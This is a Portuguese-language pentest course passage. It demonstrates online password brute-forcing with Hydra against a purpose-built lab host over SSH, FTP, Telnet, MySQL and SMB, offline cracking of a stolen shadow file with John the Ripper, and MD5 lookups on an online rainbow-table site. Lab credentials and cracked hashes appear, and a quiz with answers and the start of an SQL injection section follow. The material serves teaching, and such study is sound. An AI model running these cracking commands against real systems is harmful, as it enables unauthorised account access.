- Para nível de contexto, imagine que os nomes dos usuários do sistema foram obtidos durante uma investigação nas mídias da empresa, disponíveis na Internet. Desta forma o hacker ou PenTester criou um arquivo com os nomes desses funcionários, que são possíveis nomes de usuários do sistema.
- Neste exemplo será utilizado o dicionário de senhas:
 - **rockyou-menor.txt, que é uma fração do arquivo rockyou.txt.gz disponibilizado no Kali Linux.**
 - Para **dicionário de senhas**, foi utilizado o rockyou do **Kali Linux**, que possui aproximadamente uns 133MiB, mas para nossos testes utilizamos apenas uma fração dele, para agilizar o processo de testes. Assim, o arquivo utilizado tem apenas uns **9MiB** - como o sistema a ser testado foi feito apenas para isso, nós sabemos que as senhas vão estar nesta porção de arquivo, o arquivo só foi reduzido, não foram inseridas senhas novas.
 - O sistema que sofrerá o ataque/teste foi feito somente para este fim. Esse é um sistema Linux, que está executando um servidor OpenSSH, e para os testes foram adicionados os seguintes usuários, com suas respectivas senhas:

Nome do usuário	Senha
jose	123456
antonio	iloveyou
maria	master
ana	felicidade
luiz	123mudar

- Bem, para **executar o teste específico é utilizado o comando hydra**, seguido das opções:
 - **-L** - para **passagem do arquivo de usuários que serão testados**;
 - **-P** - para **indicar o arquivo de senhas que serão testadas para cada usuário**;
 - **ip|domínio** - IP ou domínio/URL da vítima;
 - **ssh** - protocolo que será utilizado.
 - **-t** - número de threads que serão utilizadas no processo.
- O resultado do teste é:

None

```
$ hydra -L users.txt -P rockyou-menor.txt 192.168.122.47 ssh -t 4
```

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak
- Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>)
starting at 2023-04-06 23:35:35

[WARNING] Restorefile (you have 10 seconds to abort...
(use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 5832555 login tries (l:5/p:1166511), ~1458139 tries per task

[DATA] attacking ssh://192.168.122.47:22/

[STATUS] 40.00 tries/min, 40 tries in 00:01h, 5832515 to do in 2430:13h, 4 active

[STATUS] 28.00 tries/min, 84 tries in 00:03h, 5832471 to do in 3471:43h, 4 active

[STATUS] 26.29 tries/min, 184 tries in 00:07h, 5832371 to do in 3698:04h, 4 active

...

[STATUS] 25.27 tries/min, 4827 tries in 03:11h, 5827728 to do in 3843:18h, 4 active

[22][ssh] host: 192.168.122.47 login: ana password: felicidad

[22][ssh] host: 192.168.122.47 login: antonio password: iloveyou

[22][ssh] host: 192.168.122.47 login: jose password: 123456

```
[22][ssh] host: 192.168.122.47 login: maria
password: master
[STATUS] 22541.77 tries/min, 4666146 tries in 03:27h,
1166409 to do in 00:52h, 4 active
...
[STATUS] 9441.77 tries/min, 4673676 tries in 08:15h,
1158879 to do in 02:03h, 4 active
```

- Bem, na saída do teste anterior, **note que se passaram mais de oito horas ([STATUS] 9441.77 tries/min...08:15h...) de tentativas de descobrir-se os usuários/senhas do sistema em questão** (foi uma noite de teste, de manhã o teste foi cancelado - Ctrl+C). **Este tempo de teste resultou na descoberta das senhas dos usuários ana, antonio, jose e maria** (ver saída a seguir). Isso foi obtido depois de umas 3 horas de teste. O restante do tempo (umas 5 horas), foi provavelmente devido ao fato do sistema tentar as senhas para o usuário joao, que não existe no sistema em questão.
- Com o teste **é possível perceber que é relativamente fácil descobrir senhas fracas utilizando o Hydra com um bom dicionário de senhas. Todavia o processo de descoberta pode ser bem lento se comparado ao processo Offline** (ver a seguir).
- De posse dos usuários e senhas do sistema, basta o hacker/Pentester **tentar logar no sistema utilizando o respectivo usuário, senha e serviço, como por exemplo:**

None

```
$ ssh antonio@192.168.122.47
```

- Após este comando será pedida a senha e se tudo estiver correto, aparecerá o **prompt do sistema**, ou seja, algo como **\$** ou **#**, o que **confirma a veracidade das senhas e dará acesso ao sistema da vítima**.

Hydra SSH

- O primeiro exemplo utiliza a opção **-l**, seguida do **usuário antonio** (opção **-l**), o **dicionário de senhas (-P rockyou-menor.txt.)**, o **IP da vítima** e principalmente do **protocolo ssh**:

None

```
$ hydra -l antonio -P rockyou-menor.txt 192.168.122.47 ssh
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak  
- Please do not use in military or secret service  
organizations, or for illegal purposes (this is  
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)  
starting at 2023-04-10 10:33:13
```

```
[WARNING] Many SSH configurations limit the number of  
parallel tasks, it is recommended to reduce the tasks:  
use -t 4
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks,  
1166511 login tries (l:1/p:1166511), ~72907 tries per  
task
```

```
[DATA] attacking ssh://192.168.122.47:22/
```

```
[22][ssh] host: 192.168.122.47      login: antonio  
password: iloveyou
```

```
1 of 1 target successfully completed, 1 valid password  
found
```

```
[WARNING] Writing restore file because 1 final worker  
threads did not complete until end.
```

```
[ERROR] 1 target did not resolve or could not be  
connected
```

```
[ERROR] 0 target did not complete
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)  
finished at 2023-04-10 10:33:15
```

```
real 0m2.284s
```



```
user 0m0.146s
sys 0m0.060s
```

- Na saída anterior é possível observar que a senha foi obtida com sucesso, já que pelos exemplos anteriores, **nós já sabíamos que a senha do antonio era iloveyou**. Tal senha foi obtida com 2.284 segundos de teste. Isso demonstra que a **busca por senhas em dicionários de um único usuário pode ser considerada relativamente rápida**, quando comparada à busca utilizando lista de usuários e dicionário de senhas, tal como no Exemplo 1.

Hydra FTP

- Mesmo teste do anterior, mas com o **serviço de servidor de arquivos FTP**:

None

```
$ hydra -l antonio -P rockyou-menor.txt 192.168.122.47
ftp
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak
- Please do not use in military or secret service
organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)
starting at 2023-04-10 13:15:57
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks,
1166511 login tries (1:1/p:1166511), ~72907 tries per
task
```

```
[DATA] attacking ftp://192.168.122.47:21/
```

```
[21][ftp] host: 192.168.122.47      login: antonio
password: iloveyou
```

```
1 of 1 target successfully completed, 1 valid password
found
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)
finished at 2023-04-10 13:16:00
```

```
real 0m3.120s
user 0m0.137s
sys 0m0.040s
```

- Este teste retornou o mesmo resultado, ou seja, a senha iloveyou. O tempo do teste foi 3.120 segundos.

Hydra Telnet

- Mesmo teste que os anteriores, mas com **Telnet**, mas neste caso os resultados foram diferentes (veja saída a seguir):

None

```
$ hydra -l antonio -P rockyou-menor.txt 192.168.122.47
telnet
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak
- Please do not use in military or secret service
organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)
starting at 2023-04-10 10:33:51
```

```
[WARNING] telnet is by its nature unreliable to
analyze, if possible better choose FTP, SSH, etc. if
available
```

```
[DATA] max 16 tasks per 1 server, overall 16 tasks,
1166511 login tries (1:1/p:1166511), ~72907 tries per
task
```

```
[DATA] attacking telnet://192.168.122.47:23/
```

```
[23][telnet] host: 192.168.122.47      login: antonio
password: chocolate
```

```
[23][telnet] host: 192.168.122.47      login: antonio
password: lovely
```

```
[23][telnet] host: 192.168.122.47      login: antonio
password: jessica
[STATUS] 1166511.00 tries/min, 1166511 tries in 00:01h,
1 to do in 00:01h, 3 active
[STATUS] 583255.50 tries/min, 1166511 tries in 00:02h,
1 to do in 00:01h, 3 active
^C
real 2m16.684s
user 0m0.176s
sys 0m0.152s
```

- Na saída do **hydra com o Telnet**, foi informado erroneamente que as senhas do antonio eram: chocolate, lovely e jessica. Todavia, nenhuma dessas senhas permitiu acesso ao sistema em testes posteriores. Lembrando que a senha correta seria iloveyou, tal como visto nos outros testes.

Hydra Mysql

- Mesmo teste que os anteriores, mas com o banco de dados **Mysql/MariaDB**. Veja a saída a seguir:

None

```
$ hydra -l antonio -P rockyou-menor.txt 192.168.122.47
mysql
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak
- Please do not use in military or secret service
organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra      (https://github.com/vanhauser-thc/thc-hydra)
starting at 2023-04-10 14:27:09
[INFO] Reduced number of tasks to 4 (mysql does not
like many parallel connections)
```

```
[WARNING] Restorefile (you have 10 seconds to abort...  
(use option -I to skip waiting)) from a previous  
session found, to prevent overwriting, ./hydra.restore  
[DATA] max 4 tasks per 1 server, overall 4 tasks,  
1166511 login tries (l:1/p:1166511), ~291628 tries per  
task  
[DATA] attacking mysql://192.168.122.47:3306/  
[3306][mysql] host: 192.168.122.47      login: antonio  
password: iloveyou  
1 of 1 target successfully completed, 1 valid password  
found  
Hydra      (https://github.com/vanhauser-thc/thc-hydra)  
finished at 2023-04-10 14:27:20  
  
real 0m10.597s  
user 0m0.138s  
sys  0m0.043s
```

- Para este teste foi adicionado como gerenciador do banco de dados, o usuário **antonio** com a senha **iloveyou**. Ou seja, o **antonio** deste exemplo, não era necessariamente o mesmo usuário do sistema do arquivo **/etc/shadow** - o usuário do banco de dados pode ser diferente do usuário do sistema. Neste teste, o Hydra também conseguiu encontrar a senha correta (**iloveyou**). O tempo para realizar este teste foi de um pouco mais de 10 segundos.

Hydra SMB

- O último teste realizado aqui, foi com o **sistema de compartilhamentos de arquivos do Windows (SMB)**.
- Para este, o Hydra v9.4 não conseguiu realizar testes de senhas no *host* que estava sendo utilizado nos testes anteriores, tal *host* utilizava um Samba na versão 4.15.13-Ubuntu e neste cenário o Hydra acusava que estava sendo utilizado o SMBv1 e ele não tinha suporte. Assim, foi utilizada outra distribuição Linux, com o Samba na versão 3.0.25b, neste novo sistema o resultado foi:

None

```
$ hydra -l antonio -P rockyou-menor.txt  
smb://192.168.56.10/
```

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak  
- Please do not use in military or secret service  
organizations, or for illegal purposes (this is  
non-binding, these *** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra)  
starting at 2023-04-10 14:31:20
```

```
[INFO] Reduced number of tasks to 1 (smb does not like  
parallel connections)
```

```
[DATA] max 1 task per 1 server, overall 1 task, 1166511  
login tries (l:1/p:1166511), ~1166511 tries per task
```

```
[DATA] attacking smb://192.168.56.10:445/
```

```
[445][smb] host: 192.168.56.10 login: antonio  
password: iloveyou
```

```
1 of 1 target successfully completed, 1 valid password  
found
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra)  
finished at 2023-04-10 14:31:20
```

```
real 0m0.717s
```

```
user 0m0.129s
```

```
sys 0m0.016s
```

- A senha foi obtida com sucesso e o tempo para isso foi menos de um segundo. Todavia neste caso temos que lembrar que o host de teste mudou e a análise deste tempo fica injusta.
- Quanto ao problema ocorrido no com Hydra v9.4 no cenário de testes anterior, talvez outra versão do Hydra consiga realizar tal testes, mas isso não foi testado aqui.
- Por fim, levando em consideração todos os testes de serviços realizados com o Hydra aqui, é possível observar que o Hydra exerce com maestria sua função de quebra de senhas em vários serviços de

redes (não testamos todos aqui) e mesmo existindo situações que ele pode falhar ou apresentar problemas, é possível concluir que o Hydra é uma ferramenta altamente indicada para o auxílio na busca por senhas fracas em sistemas computacionais.

Descoberta de senhas offline utilizando o John the Ripper

- Neste segundo teste foi utilizado o **John the Ripper**, que segundo os autores é uma ferramenta para auditoria e recuperação de senhas. O John the Ripper dá **suporte à vários tipos de hashes e cifras**, tais como: **sistemas Like-Unix, macOS, Windows, aplicações Web, banco de dados, etc.**
- Para testar o John the Ripper, utilizou-se o mesmo cenário de testes do Exemplo 1 (Hydra). Em nível de contexto, **imagine que o hacker/PenTester conseguiu acessar o sistema Linux e fez o download do arquivo `/etc/shadow` (arquivo que mantém as senhas do Linux)**. Neste caso específico o *hacker/PenTester* achou/obteve um arquivo de *backup* com as senhas, tal arquivo é o: **`shadow-vitima-bkp`**.
- Agora, de posse do arquivo de senhas da vítima, o hacker/PenTester executará o **John the Ripper**, com o mesmo arquivo de senhas utilizado no teste do Hydra (`rockyou-menor.txt`). Note que não é necessário passar um arquivo de usuários tal como foi feito no Exemplo 1, pois o próprio arquivo **`/etc/shadow`** dá a informação precisa dos usuários que existem no sistema da vítima.
- Assim, o comando executado para o teste foi **john, seguido das seguintes opções:**
 - **`--wordlist=`** - dicionário de senhas;
 - **`arquivoSenhas`** - arquivo contendo das senhas à serem analisadas, que no caso foi `shadow-vitima-bkp`.
- O resultado do teste é apresentado a seguir:

None

```
$ john --wordlist=rockyou-menor.txt shadow-vitima-bkp
Warning: detected hash type "sha512crypt", but the
string is also recognized as "HMAC-SHA256"
```

```
Use the "--format=HMAC-SHA256" option to force loading
these as that type instead
Warning: detected hash type "sha512crypt", but the
string is also recognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force
loading these as that type instead
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts
(sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for
status
123456          (jose)
iloveyou        (antonio)
master          (maria)
felicidade      (ana)
123mudar        (luiz)
5g  0:00:00:52  DONE  (2023-04-08 12:50)  0.09551g/s
1070p/s 1188c/s 1188C/s 250000..052904
Use the "--show" option to display all of the cracked
passwords reliably
Session completed
```

- Observando-se a saída do comando anterior é possível perceber que o **john**, conseguiu **obter as senhas dos usuários: jose, antonio, maria, ana e luiz**.
- Pior, ainda ficou mais 5 horas para tentar descobrir a senha de um usuário que nem existia (usuário **joao**). Já no método Offline do exemplo, é possível saber imediatamente que não existe o usuário **joao**, bem como descobriu-se da mesma forma que existia ainda um usuário inesperado, chamado **luiz**.
- Então, mesmo que as comparações não tenham cunho científico (ex. não foram executadas repetidamente, para obter-se uma média), é

facilmente observável, **que o john sendo o método Offline do exemplo, é muito mais veloz, se comparado com o hydra (no método Online)**. É claro que é necessário lembrar que às vezes não é possível utilizar o método Offline, pois esse exige a captura de dados, tal como aconteceu com o arquivo `/etc/shadow`, e isso dependendo do caso pode ser extremamente complicado para não se dizer impossível.

- Voltando ao John the Ripper, após executá-lo uma vez com a entrada de senhas a ser quebrada, e após estes processo ter terminado, é possível utilizar a opção **--show**, **para ver as senhas já descobertas** (não é necessário analisar as senhas toda vez - só é necessário o processamento apenas uma vez). A seguir é apresentado um exemplo do uso da opção `--show`.

None

```
$ john --show shadow-vitima-bkp
jose:123456:19454:0:99999:7:::
antonio:iloveyou:19454:0:99999:7:::
maria:master:19454:0:99999:7:::
ana:felicidade:19454:0:99999:7:::
luiz:123mudar:19454:0:99999:7:::
```

5 password hashes cracked, 0 left

Rainbow Table


- **Rainbow Table** é **uma base de dados que contém a tupla senha/hash**, sendo que os **hashes já estão pré-processados e isso agiliza a descoberta de senhas Offline**.
- A ideia básica é **procurar no Rainbow Table se há um hash, que coincide com o hash submetido como termo de busca. Caso exista um hash igual, basta ver qual senha é daquele hash e pronto, a senha foi descoberta**. Caso não exista a entrada no Rainbow Table, aí será necessário fazer o processo convencional, tal como é realizado no John the Ripper.
- A **grande vantagem do Rainbow Table** é que **não é necessário**, a partir de uma senha de entrada, gerar o hash para então comparar com o hash da base de dados, tal como é feito no John the Ripper. **No**

Rainbow Table, só é necessário a **comparação** (não é necessário gerar hashes), o **que agiliza o processo de encontrar senhas**.

- Para este exemplo, imagine que o hacker/PenTester **conseguiu acessar um banco de dados, através de quebra de senhas, ou SQL Injection**, e conseguiu informações a respeito de uma **tabela de usuário/senhas do sistema**. Tais informações são apresentadas na Tabela a seguir:

User	Password
jose	e10adc3949ba59abbe56e057f20f883e
antonio	f25a2fc72690b780b2a14e140ef6a9e0
maria	eb0a191797624dd3a48fa681d3061212
ana	739419e9dbbe9aa73bd716d4b3b9d86b
luiz	89794b621a313bb59eed0d9f0f4e8205

- De posse desses hashes, o objetivo do hacker/PenTester é **tentar descobrir a senha por trás desses MD5**. Então, em nosso exemplo ele vai utilizar um **Rainbow Table online, disponível no sítio: <https://crackstation.net/>**, o que torna o processo bem simples, já que não é nem necessário instalar nenhuma ferramenta.
- Assim, o hacker/PenTester deve pegar o hash de um usuário, tal como o **usuário jose** com o **hash e10adc3949ba59abbe56e057f20f883e** e submeter no sítio, ver imagem a seguir:



CrackStation
CrackStation Password Hashing Security Defuse Security

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e10adc3949ba59abbe56e057f20f883e

Não sou um robô

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1[sha1_bin]), QubesV3.1BackupDefaults

Hash	Type	Result
e10adc3949ba59abbe56e057f20f883e	md5	123456

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

- O processamento do sítio <https://crackstation.net/>, apresenta que o **hash e10adc3949ba59abbe56e057f20f883e, remete a senha 123456**.

Agora basta o hacker/PenTester tentar acessar o sistema que utiliza esse usuário.

Exercícios

- 1. No geral o processo de quebras de senhas Online é mais rápido se comparado ao Offline. Além do que, a princípio, o método Offline é mais fácil de ser detectado, pois normalmente gera um grande número de requisições para a vítima. Todavia, conseguir a base de senha para testes Online pode difícil.**

- a. Verdadeiro
- b. Falso

R: Falso

- 2. No processo de PenTeste é fundamental o uso de métodos que permitam verificar as senhas dos sistemas, isto acontece pois o PenTester deve conseguir identificar se há usuários utilizando senhas fracas, que podem ser exploradas em ataques reais.**

- a. Verdadeiro
- b. Falso

R: Verdadeiro

- 3. São exemplos de senhas fracas:**

- a. B4c0néV1d@2o2E
- b. segurança
- c. hepEhbBDGjyqrSI
- d. senha
- e. iloveyou

R: senha, iloveyou e segurança

- 4. É correto afirmar que a quebra de senhas por força bruta é normalmente mais rápida (descobre a senhas de forma mais rápida) que o processo por dicionário, já que na força bruta o sistema é burlado, enquanto no dicionário é necessário testar inúmeras senhas para descobrir qual é a correta.**

- a. Verdadeiro
- b. Falso

R: Falso

- 5. São exemplos de senhas fortes:**

- a. B4c0néV1d@2o2E

- b. senha
- c. hepEhbBDGjyqrSI
- d. segurança
- e. iloveyou

R: B4c0néV1d@2o2E e hepEhbBDGjyqrSI

6. Qual dessas técnicas de quebra de senhas utiliza uma base de dados com hashes pré-computados, para agilizar o processo de descobertas de senhas?

- a. Rainbow Table
- b. Dicionário
- c. Força bruta

R: Rainbow Table

7. Além de tentar quebrar senhas através de dicionário de senhas e força bruta, também é possível quebrar/burlar os sistemas “resetando” as senhas. Isso pode ser feito utilizando-se o processo padrão de recuperação de senhas do sistema. Esse tipo de processo existe, pois as pessoas normalmente esquecem as senhas, então os sistemas devem prever isso e fornecer formas de recuperar essas senhas/contas.

- a. Verdadeiro
- b. Falso

R: Verdadeiro

8. Quanto a quebra de senhas em PenTestes ou invasões, essa pode ocorrer basicamente de duas formas:

- a. ...: neste método, a quebra de senhas ocorre no sistema em produção e geralmente via rede. Por exemplo, experimentando/testando vários usuários/senhas em sítios Web, servidores SSH, servidores de arquivos, bancos de dados, entre outros. Um exemplo deste tipo de ferramenta é a ...;
- b. ...: neste método, o invasor normalmente terá “roubado” um banco de dados de senhas. De posse dos *hashes* das senhas, o invasor vai utilizar alguma ferramenta que tentará obter a partir de uma entrada, a mesma saída (*hash*) que está em uma ou mais senhas da base de dados de senha. Um exemplo de ferramenta deste tipo a

R: Online - Hydra


Offline - John the Ripper

SQL Injection

- **Ataques SQL Injection (SQLi)** consistem basicamente em **utilizar campos digitáveis do sistema para enviar comandos SQL maliciosos, para o banco de dados da vítima.** Tais comandos normalmente têm o objetivo de realizar consultas, inclusões ou alterações não previstas inicialmente pelo sistema alvo. Desta forma, o atacante pode chegar ao ponto de obter informações sensíveis da vítima ou até mesmo acesso completo ao sistema.
- Então, **ataques SQL Injection ocorrem em partes do sistema que permitem interação do usuário com o sistema.** Por exemplo: Em um sistema Web é bem provável que em algum momento o usuário queira realizar alguma pesquisa a respeito de produtos do sítio Web. Assim, haverá um **campo editável/digitável, esperando que o usuário entre com um termo de busca.** Em tal campo, o usuário poderia buscar por algo como: tênis basquete. Tão logo o usuário pressione enter ou clique no ícone para realizar a busca, o sistema pegará essa entrada do usuário e realizará uma busca em seu banco de dados. Se houver correspondências, o sistema provavelmente vai retornar uma lista com produtos relacionados com “tênis de basquete”, “basquete” e/ou “tênis”. Isso é basicamente o processo utilizado em qualquer sistema que utilize banco de dados, ou seja, quase todos os sistemas.


SQLi na Mão

- Para entender melhor como explorar esse **comportamento padrão do sistema e injetar códigos SQL maliciosos**, vamos utilizar como exemplo um **sistema Web que utiliza: Linux, Apache HTTP, PHP e MariaDB** (no estilo LAMP). Tal sistema só tem uma página que permite pesquisar por nomes de empregados cadastrados no banco de dados de uma empresa.



- A Figura, apresenta a tela do sistema utilizado como exemplo. Nela, há uma **listagem com todos os empregados cadastrados no sistema**. Note que os dados são listados em linhas contendo: **id - um número que identifica o empregado; Name - que é o nome do empregado**.
- Fora a listagem, **perceba que há um campo digitável seguido do botão Search** (primeira linha da tela, depois dos campos de navegação do browser), são esses dois que permitem que usuários interajam com o sistema e filtrem suas buscas por nomes específicos. A Figura a seguir, ilustra como buscar neste sistema apenas por

pessoas que têm o nome “Elvis”. É justamente por este tipo de interação que o atacante está procurando.



The screenshot shows a web browser window with the address bar displaying '192.168.56.108' and a 'Not secure' warning. The browser's address bar contains the text 'Código que...' followed by search engine icons for Deezer, Kindle, and Drive. Below the address bar is a search input field containing the text 'Elvis' and a 'Search' button. The search results are displayed as a list of names, each preceded by an ID number. The list includes: id: 10030 - Name: Elvis Demeyer, id: 11050 - Name: Elvis Katiyar, id: 12870 - Name: Elvis Pfau, id: 13620 - Name: Elvis Dolinsky, id: 14434 - Name: Elvis Maginnis, id: 16500 - Name: Elvis Servieres, id: 22273 - Name: Elvis Terkki, id: 23015 - Name: Elvis Otilio, id: 24102 - Name: Elvis Thorelli, id: 25767 - Name: Elvis Willoner, id: 26955 - Name: Elvis Tanemo, id: 34068 - Name: Elvis Velasco, 